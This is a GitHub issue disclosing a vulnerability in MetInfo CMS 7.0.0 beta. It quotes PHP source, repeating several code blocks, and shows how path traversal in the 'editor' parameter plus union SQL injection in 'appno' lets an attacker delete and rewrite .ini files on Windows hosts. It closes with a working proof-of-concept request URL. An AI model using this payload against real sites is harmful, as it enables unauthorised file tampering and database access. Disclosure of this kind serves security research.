

New issue

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metinfo 7.0 beta vulnerability #1

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cby234 commented on Oct 24, 2019 • edited

Owner

Vulnerability Name: Metinfo CMS ini file modify vulnerability
Product Homepage: <https://www.metinfo.cn/>
Software link: <https://u.mituo.cn/api/metinfo/download/7.0.0beta>
Version: V7.0.0 beta

(This vulnerability only occur in Window OS)

In /language/admin/language_general.class.php doExportPack Method

```
public function doExportPack()
{
    global $M;
    if (!isset($M['form']['editor']) || !$M['form']['editor']) {
        $this->error($M['word']['js41']);
    }

    $editor = $M['form']['editor'];
    $site = isset($M['form']['site']) ? $M['form']['site'] : '';
    $appno = $M['form']['appno'] ? $M['form']['appno'] : '';
    $filename = PATH_WEB . 'cache/language_' . $site . '_' . $editor . '.ini';
    delfile($filename);
    //E-N-O-V-P-N-C-E-E-L-F
    $this->doget_admin_pack($appno,$site,$editor);
    $filename = realpath($filename);
    header("");
    Header("Content-type: application/octet-stream ");
    Header("Accept-Ranges: bytes ");
    Header("Accept-Length: " . filesize($filename));
    header("Content-Disposition: attachment; filename=language_{$site}_". $appno .'_'. $editor . ".ini");
    //E-F-Y-W-W
    $log_name = $M['form']['site'] ? 'langadmin' : 'langweb';
    logs::addAdminLog($log_name,'language_outputlang_v6','jsok','doExportPack');
    readfile($filename);
}
```

In this method We can find editor and site parameter makes filename value and use it for

delfile method's argument

```
public function doExportPack()
{
    global $M;
    if (!isset($M['form']['editor']) || !$M['form']['editor']) {
        $this->error($M['word']['js41']);
    }

    $editor = $M['form']['editor'];
    $site = isset($M['form']['site']) ? $M['form']['site'] : '';
    $appno = $M['form']['appno'] ? $M['form']['appno'] : '';
    $filename = PATH_WEB . 'cache/language_' . $site . '_' . $editor . '.ini';
    delfile($filename);
    //E-N-O-V-P-N-C-E-E-L-F
    $this->doget_admin_pack($appno,$site,$editor);
    $filename = realpath($filename);
    header("");
    Header("Content-type: application/octet-stream ");
    Header("Accept-Ranges: bytes ");
    Header("Accept-Length: " . filesize($filename));
    header("Content-Disposition: attachment; filename=language_{$site}_". $appno .'_'. $editor . ".ini");
    //E-F-Y-W-W
    $log_name = $M['form']['site'] ? 'langadmin' : 'langweb';
    logs::addAdminLog($log_name,'language_outputlang_v6','jsok','doExportPack');
    readfile($filename);
}
```

Let's take a look at app/system/include/function/file.func.php source code

```
function delfile($fileUrl){
    $fileUrl = path_absolute($fileUrl);
    @clearstatcache();
    if(strpos(PHP_OS,"WIN")){
        $fileUrl = @iconv("utf-8", "GBK", $fileUrl);
    }

    if(file_exists($fileUrl)){
        unlink($fileUrl);
        return true;
    }else{
        return false;
    }
    @clearstatcache();
}
```

When we check delfile method we use filename argument for file_exists function and if

return value is true unlink filename argument file will be unlink

Before we analyze more about this point.

Let's take a look at about file_exists function's difference between in Linux and Windows

```
php > if (is_file('./test.ini')) echo 'ok';
ok
php > if (is_file('./test.ini2222222')) echo 'ok';
php > if (is_file('./asdf/./test.ini')) echo 'ok';
php >
```

```
php > if(is_file('./test.ini')) echo 'ok';
ok
php > if(is_file('./test.ini2222222')) echo 'ok';
php > if(is_file('./asdf/./test.ini')) echo 'ok';
ok
php >
```

In Linux (first picture) if there is no real directory which name is asdf function do not return true

value unless there is ../ value. But In Windows file_exists function return true value if there is

fake directory which name is asd (second picture).

We will use this point for vulnerability.

Okay after unlink file doExportPack method call doget_admin_pack method

Let's take a look at doget_admin_pack method

```
//E-N-E-O-V-E-P-N-E-O-E-E-E-I-P
public function doget_admin_pack($appno,$site,$editor)
{
    global $_M;
    $sql = $appno ? "AND app = {$appno}" : '';
    $language_data = array();
    if ($site == 'admin') {
        $query = "SELECT name,value FROM {$M['table']}['language'] WHERE lang='{$editor}' AND site='1' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_admin_' . $editor . '.ini';
    } else if ($site == 'web') {
        $query = "SELECT name,value FROM {$M['table']}['language'] WHERE lang='{$editor}' AND site='0' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_web_' . $editor . '.ini';
    }

    foreach ($language_data as $key => $val) {
        file_put_contents($lang_pack_url, $val['name'] . '=' . $val['value'] . PHP_EOL, FILE_APPEND);
    }
}
```

In Source Code If site parameter value is 'admin' or 'web' we use appno parameter value for SQL

query. And there is any single quarter for appno parameter.

So we can execute Union Sql Injection

```
//E-N-E-O-V-E-P-N-E-O-E-E-E-I-P
public function doget_admin_pack($appno,$site,$editor)
{
    global $_M;
    $sql = $appno ? "AND app = {$appno}" : '';
    $language_data = array();
    if ($site == 'admin') {
        $query = "SELECT name,value FROM {$M['table']}['language'] WHERE lang='{$editor}' AND site='1' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_admin_' . $editor . '.ini';
    } else if ($site == 'web') {
        $query = "SELECT name,value FROM {$M['table']}['language'] WHERE lang='{$editor}' AND site='0' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_web_' . $editor . '.ini';
    }

    foreach ($language_data as $key => $val) {
        file_put_contents($lang_pack_url, $val['name'] . '=' . $val['value'] . PHP_EOL, FILE_APPEND);
    }
}
```

Furthermore We use return of Sql query for new ini file's content

Cause we have Union SQL injection vulnerability We can modify ini file's content

```
//E-N-E-O-V-E-P-N-E-O-E-E-E-I-P
public function doget_admin_pack($appno,$site,$editor)
{
    global $_M;
    $sql = $appno ? "AND app = {$appno}" : '';
    $language_data = array();
    if ($site == 'admin') {
        $query = "SELECT name,value FROM {$M['table']}['language'] WHERE lang='{$editor}' AND site='1' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_admin_' . $editor . '.ini';
    } else if ($site == 'web') {
        $query = "SELECT name,value FROM {$M['table']}['language'] WHERE lang='{$editor}' AND site='0' {$sql}";
        $language_data = DB::get_all($query);
        $lang_pack_url = PATH_WEB . 'cache/language_web_' . $editor . '.ini';
    }

    foreach ($language_data as $key => $val) {
        file_put_contents($lang_pack_url, $val['name'] . '=' . $val['value'] . PHP_EOL, FILE_APPEND);
    }
}
```

So attack scenario is below

1. give site parameter value for 'admin' or 'web' and give editor parameter for

../././---/(ini-filename)

2. give appno parameter for SQLI POC which include ini file content

In Linux if there is no language_admin_ directory this vulnerability will not occur


But Windows doesn't need language_admin_ directory this vulnerability will execute 100%

(Of course in Linux has language_admin_ or any other directory name which can make by

site and editor parameter this vulnerability will execute)

POC :

```
/admin/?n=language&c=language_general&a=doExportPack&site=web&editor=../../../../../../../../Windows/test&appno= 1=1 union select 0x49732069742076756c66657261626c653f3f,0x5965732121
```




페이지가 작동하지 않습니다.

localhost에서 잘못된 응답을 전송했습니다.

ERR_RESPONSE_HEADERS_MULTIPLE_CONTENT_DISPOSITION

새로고침



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

